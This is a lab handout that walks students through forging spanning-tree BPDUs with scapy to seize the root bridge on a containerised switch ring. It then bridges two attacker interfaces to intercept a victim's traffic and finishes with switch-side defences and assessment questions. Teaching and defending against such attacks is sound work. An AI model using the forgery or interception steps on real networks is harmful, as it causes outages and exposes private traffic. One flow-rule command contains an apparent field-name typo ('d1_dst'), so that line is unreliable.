

# STP root bridge takeover

Follow-along: play the attacker, then the defender

## Overview

### Definition: Spanning Tree Protocol (STP)

The protocol switches use to turn a network that contains loops into one that has exactly one path between any two points. Switches flood frames they have no forwarding entry for, so a loop makes copies circulate forever and the network collapses. STP prevents that by electing one switch as a reference point and then shutting off just enough links to leave a loop-free tree. The links stay physically connected and come back automatically if a working one fails.

### Definition: Root bridge

The switch STP elects as the reference point. Every other switch works out its own best path towards the root, and each link that is not on somebody's best path is the one that gets shut off. Move the root and you move which links carry traffic.

A switched network with redundant cabling needs **Spanning Tree Protocol** to stop frames circulating, and STP decides which cables to use by first electing a **root bridge** and then measuring everything else against it. The election is settled by a number each switch announces about itself, and the lowest number wins. Nothing in the protocol checks whether the switch announcing that number is entitled to it, or is a switch at all.

That is the attack. A host plugged into an ordinary wall port announces a number lower than any real switch on the network, and the switches believe it and rebuild the tree around it. In this lab you will do that twice: once to show that the rebuild alone knocks the victim off the network for tens of seconds, and once from a machine with two cables in it, where the rebuilt tree hands you the victim's traffic to forward and you read it as it goes past. Then you close the hole from the switch side.

## Running this lab in the TUI

You drive the lab from the MiniLabs launcher. Clone it if the machine does not have it, and pull if it does, because handouts and lab scripts change together:

```
git clone https://github.com/nzRichie/MiniLab.git ~/MiniLab # first time
cd ~/MiniLab && git pull # already cloned
```

Start the launcher from that directory:

```
cd ~/MiniLab && ./minilabs
```

If it exits with a Docker error, follow the setup in the repository's `README.md` and run it again.

The root menu lists one lab per row. Select **STP root bridge takeover** to open its actions:


- **Spawn** creates this lab's three switches, its three hosts, and the links between them. Wait for the panel to turn green before you go on. The switches then spend a further half minute

agreeing on which links to use, so the first ping after a spawn can fail; that wait is itself the subject of Part 1. The first spawn of a lab also builds its images, which takes a few minutes; later spawns take seconds.

- **Status** prints which switch each of the three currently treats as the root, the state of every link, whether the victim can still reach the gateway, and whether the victim's traffic is passing through the attacker. Status takes over the whole screen: the arrow keys scroll its output, and Enter on **Done** closes it.
- **Shell command for a node** asks which node (attacker, victim, gateway, S1, S2, S3) and prints the `docker exec -it ...` line to paste into your own terminal; each step below names the node it runs on.
- **Reset to baseline** stops the attack and undoes your switch changes, returning the lab to its clean Part 1 state without tearing it down. It waits for the switches to settle before it reports back, so give it up to a minute.
- **Teardown** removes the lab.
- **Open handout** opens this document.

Spawn the lab now, then work through Part 1 in your own terminal. **Back** (or Esc) returns to the lab list.

## The setup



Three switches are cabled in a ring, which is the smallest network where a spanning tree has any decision to make: a ring is a loop, so one of the three links has to be switched off. S1 is configured to be the root, and the switches carry the priorities in the table below. The victim sits behind S2 and the gateway behind S3, so the victim's traffic has to cross the ring to get anywhere.

The attacker has two network cards. Only the first, into S2, is up when the lab starts; the second, into S3, is wired but held down until Part 2. Everything is in one subnet, so the gateway here is just the host at the far end of the path; no routing is involved and the lab is entirely about which links the switches choose.

| Device   | Container           | Address       | Notes                                   |
|----------|---------------------|---------------|-----------------------------------------|
| S1       | 105_L2_LAB_S1       | –             | bridge priority 4096, the intended root |
| S2       | 105_L2_LAB_S2       | –             | bridge priority 8192                    |
| S3       | 105_L2_LAB_S3       | –             | bridge priority 12288                   |
| victim   | 105_L2_LAB_victim   | 105.0.0.20/24 | behind S2                               |
| gateway  | 105_L2_LAB_gateway  | 105.0.0.1/24  | behind S3                               |
| attacker | 105_L2_LAB_attacker | 105.0.0.10/24 | on S2; second link to S3 starts down    |

The attacker has `tcpdump`, `python3` with `scapy` for building frames by hand, and the `ip` and `bridge` commands from `iproute2`. The switches run Open vSwitch, and you configure them with `ovs-vsctl` and inspect them with `ovs-appctl`.

## Assessment

This handout carries 18 questions, marked inline where the step that answers them sits. Record your answers in a separate document; there is no answer space here. Several ask for a number you read off your own screen, so do the step before you answer it.

## Part 1: taking the root

### Definition: Bridge ID and bridge priority

The eight-byte number a switch announces to identify itself in the election: a two-byte *priority* followed by the switch's six-byte MAC address. The switch with the numerically lowest bridge ID becomes the root. Because the priority sits in front, it decides the outcome on its own unless two switches chose the same one, and only then does the MAC address break the tie. The priority is the half an administrator sets: S1's 4096 is what makes S1 the root here, not anything about its hardware.

### Definition: BPDU (Bridge Protocol Data Unit)

The frame switches use to run STP. A Configuration BPDU carries the sender's bridge ID, the bridge ID it currently believes is the root, and its cost to reach that root. Switches send one every hello interval (2 seconds by default) to the reserved multicast address 01:80:c2:00:00:00. There is no authentication field: a BPDU is believed because of the numbers inside it, not because of who sent it.

Spawn the lab, wait for the panel to go green, then give the switches another half minute before you expect a ping to work. Start by reading the tree the switches built. The **bridge ID** each switch announces settles the election, and the **BPDU** is the frame that carries it.

```
# 105_L2_LAB_S1: read the tree from the switch that should be root
docker exec -it 105_L2_LAB_S1 bash
ovs-appctl stp/show
```

The output names a root bridge ID at the top, then lists each port with a role and a state. Do the same on S2 and S3.

### Definition: Port role and port state

Two different things STP reports per port. The *role* is the job the port has in the tree: a *root* port is the switch's own way towards the root, a *designated* port is the one carrying traffic away from the root on that link, and an *alternate* port is a spare that has been switched off to break a loop. The *state* is what the port is doing with frames right now: *forwarding* passes traffic, *blocking* discards it, and *listening* and *learning* are the two waiting rooms a port sits in on its way from blocking to forwarding.

Exactly one port in the whole ring should be in the blocking state. Its **port role** tells you why it was chosen.

**Question 1.** Name the switch that is root, and name the one port across all three switches that is blocking (give the switch and the port name). Then run `ping -c3 105.0.0.1` from the victim and say which of the three links its traffic must be crossing.

**Question 2.** The blocked port sits on the link between S2 and S3. Both of those switches are the same distance from the root, so the tie is settled by their bridge IDs. Using the priorities in the setup table, explain why the port that blocks is on S3's end of that link rather than S2's.

**Question 3.** Predict, before you try anything: if the attacker announced a bridge ID with priority 4096, the same value S1 uses, would it become root? State what the switches would compare next, and what the answer depends on.

## Building the BPDU by hand

Now forge one. You will build a Configuration BPDU field by field in scapy, so that every value that decides the election is one you typed. A BPDU is not an IP packet: it rides in an 802.3 frame with a length field instead of an ethertype, under an LLC header whose service access points identify it as spanning tree.

```
# 105_L2_LAB_attacker: open a shell here for the rest of Part 1
docker exec -it 105_L2_LAB_attacker bash
```

```
# 105_L2_LAB_attacker: build one BPDU and send it out the link into S2
python3
>>> from scapy.all import Dot3, LLC, STP, Padding, sendp
>>> bpdu = (Dot3(dst="01:80:c2:00:00:00", src="00:11:22:33:44:55")
...         / LLC(dsap=0x42, ssap=0x42, ctrl=3)
...         / STP(rootid=0, rootmac="00:11:22:33:44:55", pathcost=0,
...             bridgeid=0, bridgemac="00:11:22:33:44:55",
...             portid=0x8001, age=0, maxage=20, hellotime=2, fwddelay=15)
...         / Padding(load=b"\x00" * 8))
>>> sendp(bpdu, iface="105-S2", verbose=False)
```

Three fields are doing the work. `rootid=0` claims a priority of zero, which is lower than any of the three switches. `rootmac` and `bridgemac` are the same address, and `pathcost=0`: together those say “I am the root, and I am no distance from myself.”

Send it once and look at S2 immediately.

```
# 105_L2_LAB_S2: check who S2 thinks the root is now
ovs-appctl stp/show
```

**Question 4.** Compare the root bridge ID S2 reports now against the one it reported before you sent the frame, and against the bridge IDs of all three real switches. Say what changed, and give the role S2 now assigns to the port the attacker is plugged into.

A single BPDU wears off. Each switch stores what it heard and discards it after the max-age timer, 20 seconds by default, so a claim has to be repeated to hold. Leave a sustained claim running in a second terminal on the attacker, and watch what it costs the victim.

#### Definition: Forward delay

The time a port spends in each of the two waiting rooms, listening and learning, before it is allowed to forward. It is 15 seconds by default, and a port has to serve it twice, so a link that STP decides to bring into use is unusable for about 30 seconds first. The delay exists because a switch cannot tell how far the rest of the network has got with rebuilding the tree, so it waits long enough to be sure that turning the port on will not create a loop.

Start a ping on the victim and leave it running, then start the sustained claim on the attacker. The **forward delay** is what makes the next few seconds worth watching.

```
# 105_L2_LAB_victim: leave this running for the whole of the next step
ping -i 0.5 105.0.0.1
```

```
# 105_L2_LAB_attacker: claim the root once every hello interval until you stop it
stp-root-claim 105-S2 0 00:11:22:33:44:55
```

Let it run for a full minute, then stop the ping with Ctrl-C and read its summary.

**Question 5.** From the ping output, give the number of packets transmitted, the number received, and the percentage lost. The lost ones are consecutive: using the sequence numbers, work out roughly how many seconds the victim was off the network, and show your arithmetic (the ping sends two per second).

**Question 6.** Your outage should be in the region of two forward delays. Explain, in terms of what the ports have to do, why the network went dark at all: the cabling never changed and no link failed. Name the port that had to change state, and the two waiting rooms it had to pass through.

**Question 7.** Run `ovs-appctl stp/show` on all three switches again. The blocked port has moved. Say which port is blocking now, and explain why the takeover moved it there by referring to where each switch now believes the root is.

## Root, but not on the path

You now own the spanning tree. Check what that is worth. Leave the claim running and capture on the attacker's only link while the victim talks to the gateway.

```
# 105_L2_LAB_attacker: in a third terminal, watch for the victim's traffic
tcpdump -n -i 105-S2 icmp and host 105.0.0.20
```

```
# 105_L2_LAB_victim: give it something to see
ping -c8 105.0.0.1
```

**Question 8.** Say how many of the victim's eight echo requests your capture caught. Then explain the result: you are the root bridge, every switch agrees, and yet the traffic behaves the way it does. What would have to be true of your position in the topology for the tree to hand you this traffic?

Stop the claim on the attacker with Ctrl-C, and run **Reset to baseline** from the TUI before starting Part 2.

## Part 2: getting on the path

Winning the election moves traffic onto the links that lead to the root. In Part 1 that was worth nothing, because the attacker was a dead end: one cable, nothing behind it, so no path between any two hosts could possibly run through it. The fix, from the attacker's point of view, is a second cable. With one link into S2 and another into S3, a tree rooted at the attacker puts it between them, and the switches will hand it the victim's traffic to pass along.

That is the difference between a nuisance and an interception. The machine has to forward what it receives, or the victim simply loses the network and someone investigates; so the attacker bridges its two cards together and becomes, as far as the switches can tell, a piece of network equipment.

```
# 105_L2_LAB_attacker: raise the second link and bridge the two cards together
ip addr flush dev 105-S2
ip link add name br0 type bridge
ip link set br0 type bridge stp_state 0
ip link set 105-S2 master br0
ip link set 105-S3 up
ip link set 105-S3 master br0
ip link set br0 up
ip addr add 105.0.0.10/24 dev br0
```

The bridge runs with its own STP switched off, which matters more than it looks. A Linux bridge with STP off passes on the BPDUs it receives instead of consuming them, so the two switches can still hear each other through the attacker. Confirm it before going on: this capture should show BPDUs that the attacker did not send.

```
# 105_L2_LAB_attacker: BPDUs arriving on the S3 side that came from a real switch
tcpdump -e -n -i 105-S3 stp
```

**Question 9.** From that capture, give the bridge ID in one BPDU that the attacker did not originate, and match it against the priorities in the setup table to say which switch sent it. Then say what the switches would fail to notice about the attacker's second cable if this bridge consumed BPDUs instead of passing them on.

**Question 10.** Predict, before you run the next command: the attacker is about to claim the root out of both cards at once. Say what will happen to the direct link between S2 and S3, and give your reasoning in terms of where each of those switches will then believe the root is.

```
# 105_L2_LAB_attacker: claim the root out of both cards
stp-root-claim 105-S2,105-S3 0 00:11:22:33:44:55
```

Give it a minute; the tree has to be rebuilt and ports have to serve their forward delays again. Then look at all three switches, and capture on the bridge while the victim talks to the gateway.

```
# 105_L2_LAB_attacker: in another terminal, watch the traffic crossing the bridge
tcpdump -n -i br0 icmp and host 105.0.0.20
```

```
# 105_L2_LAB_victim: ordinary traffic to the gateway
ping -c8 105.0.0.1
```

**Question 11.** Give the number of the victim's frames your capture caught this time, and the number you caught at the same point in Part 1. Then name the two ports, one on S2 and one on S3, whose role changed to make the difference, and say what role they now hold.

**Question 12.** Check whether the victim's ping still succeeds. Say what its loss and round-trip times look like, and explain why an interception that leaves them looking normal is a worse problem for the victim than one that breaks the connection.

Run **Reset to baseline** before Part 3.

## Part 3: the defence

### Definition: Access port

A switch port with an ordinary host on the end, as opposed to one cabled to another switch. The distinction is administrative, not electrical: the switch cannot tell what is plugged into a port, it only knows what it has been configured to expect there.

### Definition: BPDU guard

Refusing to let an *access port* take part in the spanning tree election. A port with a host on the end has no legitimate reason to send a BPDU, so a BPDU arriving on one is either a misconfiguration or an attack, and either way the switch should not act on it. The port keeps carrying the host's ordinary traffic; it just stops having a vote.

The attack works because the switch treats an **access port** exactly like a port cabled to another switch: it honours whatever bridge ID arrives there. **BPDU guard** removes that assumption from the ports that should never have needed it, which in this lab is the two the attacker is plugged into.

Before applying it, try the defence that looks right and is not. Since a BPDU is a frame with a known destination address, dropping it at the port with a flow rule seems like it should work. Restart the Part 2 attack, then try it.

```
# 105_L2_LAB_S2: find the port number, then drop BPDUs arriving on it
ovs-ofctl show br0 | grep attacker
ovs-ofctl add-flow br0
    "priority=100,in_port=4,d1_dst=01:80:c2:00:00:00,actions=drop"
```

Use the port number your own `ovs-ofctl show` printed, which may not be 4. Wait out max-age, then look at both the election and the rule's own counter.

```
# 105_L2_LAB_S2: who is root, and has the rule matched anything?
ovs-appctl stp/show
ovs-ofctl dump-flows br0
```

**Question 13.** Give the root bridge ID S2 reports, and give the `n_packets` count on the drop rule. Taken together those two numbers say something specific about the order in which Open vSwitch handles a received BPDU. State what that ordering is.

Remove the rule, and apply the real thing to both attacker-facing ports.

```
# 105_L2_LAB_S2: remove the rule that did not work
ovs-ofctl del-flows br0 "in_port=4,d1_dst=01:80:c2:00:00:00"
```

```
# 105_L2_LAB_S2: take the attacker's port out of the election
ovs-vsctl set port 105-attacker other_config:stp-enable=false
```

```
# 105_L2_LAB_S3: and the same on the other one
ovs-vsctl set port 105-attacker other_config:stp-enable=false
```

The attack is still running. Watch the tree recover on its own.

**Question 14.** Time how long it takes from applying the guard until all three switches name the legitimate root again. Break that figure into the two things that had to happen first, and give the default value of each.

**Question 15.** With the claim still running, confirm the defence holds: give the root bridge ID on all three switches, and the number of the victim's frames the attacker's bridge captures now. Then check that the attacker can still ping 105.0.0.1 itself, and say why a guard that stopped that too would be the wrong tool for an access port.

**Question 16.** You guarded both attacker-facing ports. Suppose you had guarded only S2's. Using where the attacker's two cards are plugged in, say whether the interception would have been stopped, and explain what the other switch would still have been doing.

**Question 17.** An administrator proposes a different fix: set S1's bridge priority to 0, so that it can never be beaten. Explain why that does not stop this attack, referring to what the switches compare when two bridge IDs carry the same priority. Then say what it would take for the attacker to win against it.

**Question 18.** S2's port to S1 is cabled to another switch and carries BPDUs as part of normal operation. Say whether BPDU guard belongs on that port, and what would break if you applied it.

## Checks: what “done” means

Run **Status** from the TUI at each stage and read the four things it prints.

- **Baseline.** All three switches name a root with priority 4096, exactly one port is blocking, the victim reaches the gateway, and the attacker is off path.
- **After Part 1.** All three name a root with priority 0, which no switch in the lab uses; the blocked port has moved; the victim reaches the gateway again once the tree has settled, and the attacker is still off path.
- **After Part 2.** The root is still the forged one, the attacker is on path, and the victim's traffic is still getting through.
- **After Part 3.** The root is back to priority 4096 with the claim still running, the attacker is off path, and the victim's traffic is unaffected.

## Safety note

Everything here runs on an isolated set of containers wired to each other and to nothing else. The switches have no connection to the host's network, and the forged BPDUs cannot leave the lab: they are addressed to a multicast address that the lab's own switches are the only things listening on. Do not run `stp-root-claim`, or the scapy equivalent, on any interface that is not one of this lab's.

## Teardown

Remove the lab when you are finished: choose **Teardown** in the TUI, or run `scripts/teardown.sh` directly.